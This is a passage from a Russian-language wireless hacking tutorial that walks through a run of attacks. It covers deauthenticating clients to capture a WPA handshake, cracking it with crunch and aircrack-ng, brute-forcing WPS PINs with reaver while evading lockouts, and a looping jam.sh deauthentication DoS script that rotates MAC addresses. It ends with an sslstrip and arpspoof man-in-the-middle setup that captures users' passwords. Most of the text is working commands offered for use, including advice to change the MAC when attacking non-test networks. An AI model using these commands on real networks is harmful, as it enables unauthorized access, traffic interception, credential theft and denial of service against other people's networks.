«Station» – это устройство, которое подключено к данной точке доступа. Вы не можете использовать этот метод, если у вас нет ни одного клиента, который подключён к выбранной точке доступа или как-то с ней связан, всё потому, что мы не сможем перехватить ни один процесс аутентификации. Сейчас мы будем деаутенфицировать это устройство и этим методом также можно пользоваться при проведении dos-атак на беспроводные сети.

Теперь мы будем использовать команду «aireplay-ng -0 0 -a [MAC] [интерфейс]», использовать мы ее будем в целях деаутенфикации. «aireplay-ng -0 0 -a 90:F6:52:C1:BB:18 wlp2s0». (0) означает количество для деаутентификации, которые мы хотим отправить, если мы ставим ноль, то

отправляем бесконечное количество, то есть вы навсегда деаутентифицируете все устройства, которые пытаются каким-то образом связаться с точкой доступа по этому Mac-адресу – «Enter». Посылается запрос деаутентификации. Здесь вы не увидите отключенные устройства и не узнаете были ли они деаутенфицированы. Можно это выключить. Устройство попытается переподключиться и, когда у него это получится мы перехватим данные аутентификации. Мы получим 4-way handshake прямо в верхнем правом углу и Mac-адрес. Теперь можно прервать процесс захвата, больше нет смысла это делать мы получили то, что нам нужно.




Рисунок 12 – WPA handshake 90:F6:52:C1:BB:18

ВЗЛОМ ЗАХВАЧЕННОГО ФАЙЛА

Команда «aircrack-ng», давайте ее введём. Теперь нам нужен аргумент «-w» для пароля или списка слов, которые мы будем использовать, вы можете найти такой сети и скачать его.

Сделаем возможным читать его из стандартного вывода и зададим захваченный файл «crunch aircrack-ng -w - SCAN_test-01.capture.cap -e Something» и теперь можем задать список аргументов, нам нужно иметь понимание того, какой пароль может быть, очень поможет знание длины пароля, если вы видели, как кто-то вводит этот пароль. Введём опцию «-f» и с помощью этой функции мы можем задать символы и их позиции. «crunch -t aircrack-ng -w - SCAN_test-01.capture.cap -e Something»

Так как точка была создана специально для примера, мы знаем пароль, укажем длину пароля, используем четыре цифры, мы знаем, что там есть слово Thunder, цифры 1 2 3 4 5 6 7 8 9 и 0, этим мы сократим поиск пароля, команда будет выглядеть так: «crunch 11 11 -t %%%%Thunder 1234567890 ⎪aircrack-ng -w - SCAN_test-01.capture.cap -e Something», жмём Enter и это займёт какое-то время. Ключ найден, это

заняло очень мало времени, потому как мы уже знали хорошую часть пароля.




Рисунок 13 – Aircrack-ng KEY FOUND!

Давайте попробуем указать набор символов для увеличения количества попыток «crunch 11 11 -t %%%%,hunder -f charset.lst mixalpha-numeric-space ⎪aircrack-ng -w - SCAN_test-01.capture.cap -e Something», Enter и всё равно не так много комбинации.

Попробуем так: «crunch 11 11 -t %%%%,@@@der -f charset.lst mixalpha-numeric-space ⎪aircrack-ng -w - SCAN_test-01.capture.cap -e Something», жмём Enter. Итог - 726 гигабайт – это займет большое количество времени.

Вы можете разделить этот процесс для того, чтобы уменьшить нагрузку на машину и сэкономить время. Вы можете дать одной машине найти все комбинации на девять символов, а другой, например, 10 из 10 и т.д. Вы можете задать разные параметры разным компьютерам.

Рассмотрим еще один метод брутфорса. Этот метод не требует сбора предварительной информации, т.к. PIN состоит из одних цифр и это очень сильно уменьшает количество возможных комбинаций, их становится всего несколько тысяч. Ривер, к тому же, может делить длину PINa на две части и, если, вы нашли первую часть, то вторую найти еще проще, вам даже не нужно перебирать все возможные комбинации.

Атаку будем проводить удаленно, то есть мы входим в диапазон вещания точки доступа, и только после этого мы можем начать атаку, пытаясь угадать PIN-код и, когда один из них сработает, мы получим оповещение от нашей программы reaver. Она сообщит нам каков wpa-ключ для данной точки доступа. Минусы всего этого в том, что большинство роутеров на сегодняшний день, даже лучшие из них, от лучших производителей, решили включить идентификацию по PINy по умолчанию на большинстве своих роутеров, но внесли меры, при которых роутер блокируется после нескольких неверных вводов, и на некоторое время аутентификация по PINy будет недоступна, обычно – это примерно час. Вы можете это использовать, поскольку это дает прекрасную возможность

dos-атаке, то есть после пары неудачных аутентификаций отключится аутентификация по PINy для абсолютно всех устройств, и есть множество сетей, в которых включена только аутентификация по PINy.

Начнём использовать «reaver».

Пишем «reaver -help» и получаем тону опций. Некоторые из них мы будем использовать, в зависимости от роутера вам понадобится использовать различные опции, различные аргументы в основном потому, что в разных роутерах разные конфигурации

Аргумент, который мы будем использовать – это «-i» интерфейс, а также нам понадобится «-b» bssid или Mac целевой точки доступа.

Для этого нам нужно установить режим нашей сетевой карты, пишем «ifconfig wlp2s0 down», видим, что у нет прав для данной операции. Сменим на root. Нам пришлось залогиниться как root потому, что у нас открыт роутер, который мы запустили целях этого эксперимента, и как видите текущий PIN. Этот PIN может генерироваться рандомно, вы видите его длину, давайте нажмём «Сгенерировать новый» и посмотрим, что произойдет.




Рисунок 14 – Генерация PIN

Изменения не вступят силу пока не перезапустим устройство. Здесь вы можете видеть длину pin - всего восемь цифр. Длина PINa очень сильно уменьшает количество возможных комбинаций. В зависимости от вашего роутера PIN может находиться в разных местах. Вы можете найти это, просто зайдите в интерфейс роутера, прописав его ip-адрес. Если вы не знаете ip-адрес вашего роутера, то в системах Linux это очень просто узнать. Просто пишем «route», «Enter», в графе «Gateway» будет адрес вашего роутера – это сетевой шлюз по умолчанию. Пойдем другим путем «ifconfig [название интерфейса]» – это 100% способ определить ip-адрес роутера, лучше, чем предыдущий. «ifconfig wlp2s0», жмём «Enter». Готово,

видим ip-адрес. Давайте очистим, напишем так: «ifconfig wlp2s0 │grep inet», видим inet -интернет-адрес, локальный адрес. Находим минимальный адрес – это 0 плюс 1 – это и будет ip вашего роутера. Далее нам нужно найти PIN-код, но ваш интерфейс может отличаться в зависимости от роутера. Найти PIN в настройках несложно – просто входим интерфейс, пишем адрес, появится поле ввода учетных данных, обычно это «admin» «admin», если вы ничего не меняли, если что-то поменяно, то позвоните своему интернет – провайдеру и попросите у него имя пользователя и пароль, разумеется, если они есть, если нет вам придется их взломать.

Давайте вернёмся к нашей теме и положим наш беспроводной интерфейс «ifconfig wlp2s0 down», теперь нам нужен «iwconfig wlp2s0 mode monitor», отлично, теперь «ifconfig wlp2s0 up», очистим экран, видим, что у нас пропало соединение «something», потому что теперь наш беспроводной интерфейс переключен в режим мониторинга. Воспользуемся программой, которая входит в пакет aircrack – это «airmon-ng check wlp2s0», проверим на наличие проблем. Здесь мы видим список проблем. Главная проблема – сетевой менеджер, потому что он генерирует множество других вещей из этого списка. Так что давайте его уберём «kill 13133». Избавляемся от них по одному, потому что они вызывают одно, другое и это может быть проблемой «kill 2498», «kill 2554». Даже, если у вас root права все равно может возникнуть куча проблем. Очистим экран, теперь снова запустим проверку, чтобы узнать, что мы точно от всего избавились. «airmon-ng check wlp2s0». Если боитесь, что уничтожите то, что трогать нельзя, не беспокойтесь, всё из этого списка перезапускается, когда вы перезапустите сетевой менеджер. Просто напишите «service networkmanager restart» и все эти процессы запустятся снова, либо можно просто перезагрузить машину, будет абсолютно тот же эффект.

Очистим экран перед тем, как использовать ривер, который мы установили ранее. Нам нужно проверить беспроводные соединения в зоне доступа и их уязвимости – это очень важно. Когда мы пишем команду «wash -I wlp2s0», начинается сканирование, всё работает без каких-либо проблем. Однако всё-таки есть проблема – суть в том, что он не может открыть интерфейс, который мы задаем. Проблема заключается в отсутствующем файле, для того чтобы это исправить, нужно написать «mkdir /ect/reaver», жмём Enter. Написано «невозможно создать директорию, потому что она уже существует».

Пишем ту же команду «wash -I wlp2s0», начинается процесс сканирования, и мы видим какие точки доступа мы можем атаковать, какие из них уязвимы и что вообще мы можем сделать. Если приглядеться поближе, то вы увидите без «bssid» – это Mac-адрес точки доступа, channel – это канал, RSSI для нас не важен версия, WPS version может быть полезным, WPS Locked – это то, что мы ищем, это наиболее важная часть, на которую мы должны обратить внимание. Если написано «No», то для нас это прекрасно мы можем продолжать, если написано «Yes» – это значит, что на данной точке WPS отключен и наша атака на нее

бесполезна, мы ничего сделать с ней не сможем, мы даже не сможем попытаться ввести PIN хотя бы один раз.

«Something» – это точка доступа, которую мы будем атаковать. Нам нужно проверить силу сигнала, так что «airodump-ng wlp2s0», и так -80 – это плохо для river, найдём нужную сеть сила, сигнала -43. Сигнал должен быть больше -60. Теперь запустим ривер, пишем «reaver -b 90:F6:52:C1:BB:18 -I wlp2s0 -vv», жмём «Enter». Посмотрите, что здесь происходит, переключение интерфейса на первый канал, второй, третий, нам это не нужно и давайте выйдем. Посмотрим какой канал мы используем – это канал 6, давайте пропишем его «reaver -b 90:F6:52:C1:BB:18 -I wlp2s0 -c 6 -vv» и продолжаем. Появилось предупреждение «обнаружено ограничение точки доступа, нужно подождать 60 секунд перед повторной проверкой» – это значит, что роутер заблокирован и мы ничего не можем сделать. Хорошая новость в том, что мы видели Mac-адрес роутера и можем узнать, что это за роутер, можем узнать его модель, затем поискать в интернете его ip-рейд, таким образом мы можем узнать время, на которое роутер блокируется при неверном вводе PINa.




Рисунок 15 – 60 секунд перед повторной проверкой

Как справиться с проблемой блокировки роутера, когда он отключает возможность аутентификации по PINу, есть два сценария:

- первый – *это, когда роутер блокируется на какой-то период времени, например, 5 минут, час или день;*

- второй – *есть роутеры, которые после нескольких неудачных попыток вообще отключает WPS – это может стать небольшой проблемой.* Это самая ужасная часть, потому как нет ни одного нормального способа сбросить настройки роутера удаленно, есть правда некоторые инструменты, которые могут это сделать, но это работает только со старыми роутерами.

Давайте попробуем и посмотрим будет ли это работать, но перед этим сделаем для себя небольшой скрипт для включения режима мониторинга на сетевой карте, это просто список команд, которые мы использовали ранее. «less monitor.sh». Это bash-скрипт, здесь есть четыре команды:

1. «ifconfig wlp2s0 down»;
2. «iwconfig wlp2s0 mode monitor»;
3. «ifconfig wlp2s0 up»;
4. «iwconfig wlp2s0 │grep mode».

Введём «./monitor.sh», как видите здесь написано «режим мониторинга», и наш сетевой менеджер будет вносить помехи, так что пишем «service networkmanager stop». Очистим экран, теперь можем выполнить команду «wash -I wlp2s0», посмотрим будет ли это работать. Нет, не работает. Давайте попробуем снова, очистим экран, «wash -I wlp2s0», интерфейс упал после отключения сетевого менеджера. Итак, «wash -i» позволяет нам увидеть уязвимые беспроводные точки доступа рядом с нами.

Можем проверить сигнал, продолжим и попробуем обойти ограничение на ввод PINов. «reaver -I wlp2s0 -b 90:F6:52:C1:BB:18 -r 2:60» нужно установить количество попыток (2:60 – две попытки за 60 секунд) это поможет обойти множество проблем с блокировкой. Если вас заблокировали с таким количеством, тогда уменьшите количество попыток или увеличьте время, это должно сработать, потому как каждого роутера есть ограничения. После этого вы можете оставить компьютер в одиночку ломать сеть, однако, проблема в том, что это увеличивает время на взлом роутера в геометрической прогрессии.

Есть и другой метод, который поможет это обойти. Давайте начнем снова. «reaver -I wlp2s0 -b 90:F6:52:C1:BB:18 -c 6 -r 2:60 -vv», Enter. Давайте продолжим наши попытки подбора pin, как видите, ничего не происходит, потому как мы поставили две попытки в минуту, так что пройдёт какое-то время прежде, чем мы что-то увидим. Тем временем давайте перейдем в «Kali Linux». Из интернета мы можем скачать скрипт. Этот скрипт работает для роутеров d-link, некоторые скрипты помогут вам понять какой PIN используется в роутере перед тем, как вы начали свои попытки. Каждый роутер имеет алгоритм, по которому он генерирует PINы. После обратного инженеринга этих функций по генерации PINов, вы можете предугадать какой PIN у какого роутера будет. Например, роутер d-link генерирует свои PINы основываясь на Mac-адресе, который может увидеть каждый. Они генерируют PIN, основываясь на первой части Mac-адреса, что на самом деле очень ужасно. Этот скрипт оборачивает процесс. Вы просто вводите Mac-адрес и всё. Можем сделать вот что, пишем «nano pinGen.py», «./pinGen.py [Mac-adress]», можете скачать это из интернета, вряд ли вам попадется такой же роутер. Лучшее решение – узнать модель роутера, который вы хотите протестировать и затем найти WPS-алгоритм для этого роутера ну или что-то похожее. Итак, жмём Enter

и получаем PIN по умолчанию, вы сможете аутентифицироваться с первой попытки, это сохранит вам кучу времени. Все это зависит от особенностей роутера, лучше поискать информацию о каждом в интернете.

DOS-АТАКИ[17]

Поговорим о DoS-атаках и как блокировать доступ к беспроводной сети любому, кто находится в зоне действия Вашей сетевой карты.

Первое, что нам нужно сделать – это перевести нашу карту в режим мониторинга. Используем наш скрипт «./monitor.sh» или «airmon-ng start wlp2s0». Если Вы собираетесь атаковать не тестовую сеть, обязательно воспользуйтесь macchanger и смените mac-адрес «macchanger -r wlp2s0». Очистим экран, пишем «airmon-ng check wlp2s0» для проверки, есть ли процессы на компьютере, которые могут вызвать проблемы. Сейчас их нет, но, если при запуске они будут, Вам необходимо будет от них избавиться. Очистим экран.

Инструмент, который мы будем использовать, является частью пакета «aircrack» и называется «aireplay». Перед тем, как мы им воспользуемся, выполним сканирование «airodump-ng wlp2s0». У нас есть открытая точка доступа «Something» на шестом канале. Выполним сканирование «aireplay-ng -0 0 -a [BSSID] [интерфейс]», [дефис ноль] - деаутентификация, [ноль] – количество попыток деаутентификации, ноль означает бесконечное количество, [-a] отвечает за BSSID. «aireplay-ng -0 0 -a 90:F6:52:C1:BB:18 wlp2s0».

Рисунок 16 – Изменение канала

Нам необходимо вручную настроить канал нашей карты «iwconfig wlp2s0 channel 6», теперь наша беспроводная карта работает на шестом канале. Повторим предыдущую команду и незамедлительно увидим результат. Эта атака наиболее эффективна при задании целевого клиента, подключённого к беспроводной сети. Также мы можем деаутентифицировать отдельного клиента сети.

---

[17] См. подробнее: Басканов А.Н. Способы противодействия и средства раннего выявления DoS–атак // Экономика и качество систем связи. – 2019. – URL: https://cyberleninka.ru/article/n/sposoby-protivodeystviya-i-sredstva-rannegovyyavleniya-ddos-atak; Берзинь М.Н. Методика анализа и поиска уязвимых компьютерных сетей: предотвращение DoS–атак // Перспективы развития компьютерных сетей. – 2011. - №4. – С. 211-216 (). – URL: https://www.elibrary.ru/item.asp?edn=rryfwj; Терновой О.С. Методика и средства раннего выявления и противодействия угрозам нарушения информационной безопасности при DDoS-атаках: автореф. дис. к.т.н.: 05.13.19. – Томск: ТУСУР, 2017. – 20с. – URL: https://www.dissercat.com/content/metodika-i-sredstva-rannego-vyyavleniya-i-protivodeistviya-ugrozam-narusheniya-informatsionn/read

Займемся скриптингом и рассмотрим его преимущества. Итак, клиент может попытаться скрыться, так что, если вы хотите запустить что-то похожее на долговременную атаку DoS-сети, то Вам нужно постоянно наблюдать, мониторить статус сети, не сменился ли mac-адрес, не сменилось ли имя сети, канал и т.д. Вы можете делать это вручную, а можете написать скрипт.

Останемся в режиме мониторинга, напишем «airodump-ng wlp2s0», «Enter». Скопируем mac-адрес. Теперь выполним ещё одно сканирование «airodump-ng --bssid 90:F6:52:C1:BB:18 wlp2s0».

Сканирование в процессе, через некоторое время мы найдём клиента. Простая аутентификация показывает нам передачу пакетов между «bssid 90:F6:52:C1:BB:18» и станцией, которая является устройством, подключённым к нашей точке доступа. Остановим сканирование. В левом верхнем углу мы видим шестой канал «CH 6», Вы увидите, если этот канал изменится, он может быть от первого до четырнадцатого. Когда меняется этот канал, Ваша беспроводная сетевая карта должна функционировать на новом канале и новой частоте, так что это может прервать вашу DoS-атаку на какое-то время и Вам вручную придётся поменять канал. Клиент может сменить mac-адрес, название сети, метод шифрования и канал. Как узнать это и продолжить атаку на нужную точку доступа? - Всё просто, те же клиенты будут аутентифицированы с той же точкой доступа, даже, если сменились «bssid» и имя сети. Сперва посмотрите, какие клиенты подключены к данной точке доступа, написав «airodump-ng wlp2s0» – обычное сканирование и ниже вы увидите клиентов, аутентифицированных сетями.

Чистим экран, «nano jam.sh», напишем bash-скрипт:

```
#!/bin/bash

while true
do
        aireplay-ng -0 5 -a 90:F6:52:C1:BB:18 wlp2s0
        ifconfig wlp2s0 down
        macchanger -r wlp2s0 | grep "New MAC"
        iwconfig wlp2s0 mode monitor
        ifconfig wlp2s0 up
        iwconfig wlp2s0 | grep Mode
        sleep 3
        echo Waiting!!!!!

done
```

Рисунок 17 – bash-скрипт «nano jam.sh»

Применим этот скрипт на практике. Перед тем, как запускать скрипт, надо ввести «chmod +x jam.sh» для того, чтобы сделать скрипт исполняемым файлом, далее «./jam.sh». Вновь у нас ошибка с каналом, наберем «iwconfig wlp2s0 channel 6», вновь «./jam.sh». Увидим, что отправлено пять запросов аутентификации, затем идёт смена mac-адреса на рандомный, далее режим мониторинга, включаем сетевую карту, ждём. Это будет повторяться до тех пор, пока вы не выключите компьютер или не прервёте процесс, нажав «ctrl+c».

Есть ещё кое-что, что мы можем сделать. «Airodump» можно использовать совместно с «airmon-ng», но есть один нюанс – нужно вручную указывать канал, потому как мы не сменим канал, то запросы для

аутентификации просто не пройдут. Пишем «airodump-ng --bssid 90:F6:52:C1:BB:18 --channel 6 wlp2s0», Enter.Теперь сканирование идёт на шестом канале, и мы можем наблюдать за всеми изменениями, которые происходят. Отлично, мы получили «handshake». Если Вы потеряли сеть, то выйдите из этого сканирования и проведите новое на основе «bssid» или просто поменяйте канал, Вы также можете попробовать просто задать «bssid», не указывая канал вообще. Давайте попробуем это сделать и воспользуемся «jam.sh», который запускает «aireplay». Очистим экран. «nano jam.sh» вместо того, чтобы делать здесь полную деаутентификацию, вы можете сделать этого через «-c» и указать клиента, вставив его Mac-адрес, например: « aireplay-ng -0 5 -a 90:F6:52:C1:BB:18 -c 28:BA:B5:0D:A0:24 wlp2s0», ctrl+o, ctrl+x. Запускаем «./jam.sh». Как видим, интерфейс лежит, но сканирование продолжается.

«SSLSTRIP» И «ARP-SPOOFING»

Атака беспроводных сетей – это обширная тема, нежели взлом ключей аутентификации, есть множество опций, которые Вы можете использовать, особенно в общественных сетях, в которых можно аутентифицироваться без особых проблем, и не только общественный Wi-Fi, но и те, что находятся в зданиях, в которые Вы можете войти. Как только вы аутентифицируетесь в такой сети, Вы сможете прослушивать весь трафик, который по ним проходит. Большой объём трафика будет зашифрован и не слишком полезен для нас. Чаще всего мы сможем увидеть кто куда зашёл, но ничего серьёзного и интересного. Проблема в протоколе https, которым шифруется весь web-трафик и пароль, и логин, которые Вы вводите также шифруется.

Есть программа «sslstrip», которая конвертирует HTTPS в HTTP. После того, как протокол не шифруется и данные начинают передаваться по сети http-пакетами, то есть обычным текстом, Вы можете увидеть имена пользователей и пароли практически любого человека в сети.

Нам понадобиться несколько инструментов: «sslstrip»», так что давайте напишем «yum search sslstrip», мы видим, что нам необходимо установить. Пишем «yum install sslstrip -y» и дожидаемся окончания установки, второй инструмент – «dsniff» (на Fedora), пишем «yum search dsn».

Оба эти инструмента не установлены по умолчанию в дистрибутиве «Fedora», но они есть в «Kali». Для установки этих инструментов используются одни и те же команды.

Займёмся сетевыми настройками для того, чтобы мы смогли убрать ssl-шифрование с некоторых пакетов.

Наберём команду «echo 1 > /proc/sys/net/ipv4/ip_forward», нажмём «Enter», очистим экран. Введём конфигурацию для настройки файрволла для редиректа портов, потому как нам нужно перенаправлять трафик с одного порта на другой «iptables -t nat -A PREROUTING -p tcp --destination-port[номер порта] -j REDIRECT --to-port [номер порта]», например «iptables

-t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080». Получим подтверждение, что всё работает корректно «iptables -t nat -L PRERAUTING», отлично, написан: REDIRECT, tcp dpt, наш порт назначения и порт перенаправления. Очистим экран. Напишем «ifconfig p8p1», будем использовать только тот интерфейс, который подключён к интернету. Проверим сетевой шлюз, написав «route», в нашем случае он 192.168.1.1, ему принадлежат адреса от 2 до 254. Воспользуемся «nmap» для сканирования сети «nmap 192.168.1.2-254-vv». Нам покажут все работающие хосты в нашей сети. Видим только один работающий хост – наш компьютер. Если не найдено ни одного хоста, введите «nmap 192.168.1.2-254-Pn -vv» и посмотрите, отличаются ли результаты. Также можно ввести «-o» для определения операционной системы. Откроем virtualbox, windows-машину, в терминале напишем «ipconfig», нам интересен ip-адрес, присвоенный это машине, в нашем случае – 192.168.1.103 – это будет нашей жертвой. Продолжим и свернем окно, теперь мы знаем IP-адрес.

Выполним команду «arpspoof» два раза. Итак «arpspoof -I wlp2s0 -t 192.168.0.1 -r 192.168.0.103».

192.168.0.1 – сетевой шлюз по умолчанию.

192.168.0.103 – ip-адрес нашей машины Windows.

Итак, с помощью команды мы выполняем ARP-spoof`инг, делаем это дважды. У нас возникли проблемы: порт на машине, с которой мы проводим атаку, порт 8080, был на ней закрыт, несмотря на то, что он прослушивался приложением, «iptables» не позволял ему получать трафик и это большая проблема, потому что arp-атака dos`ит беспроводную сеть из-за этого мы не можем взаимодействовать с хостом жертвы, а также нет точки выхода в интернет, так что нужно вручную исправлять эту проблему. Вводим «iptables -I INPUT 1 -p tcp --dport 8080 -j ACCEPT», вы можете назначить любой порт в зависимости от того, что Вам нужно и какое перенаправление Вы собираетесь использовать. «iptables -L INPUT», теперь мы видим список: target, ACCEPT tcp, источник – любой, назначение – любое, порт назначения – webcache (это 8080, не волнуйтесь).

Очистим экран и теперь введём «sslstrip -l 8080», главное – помните, что изменения, которые вы выполняете в «iptables» не постоянные, первый же перезапуск машины или «firewall» восстановит настройки по умолчанию. Жмём «Enter», порт прослушивается. Пишем «tail -f sslstrip.log», «Enter».

Tail -f будет заносить в текстовую ленту все изменения в файл, это могут быть захваченные пароли, имена пользователей.

Давайте откроем виртуальную машину Windows, откроем Firefox и Internet Explorer, посмотрим различия между ними: то, что будет работать в Internet Explorer не обязательно будет работать в «Firefox», в основном потому, что у них разная защита. Internet Explorer самый уязвимый браузер.

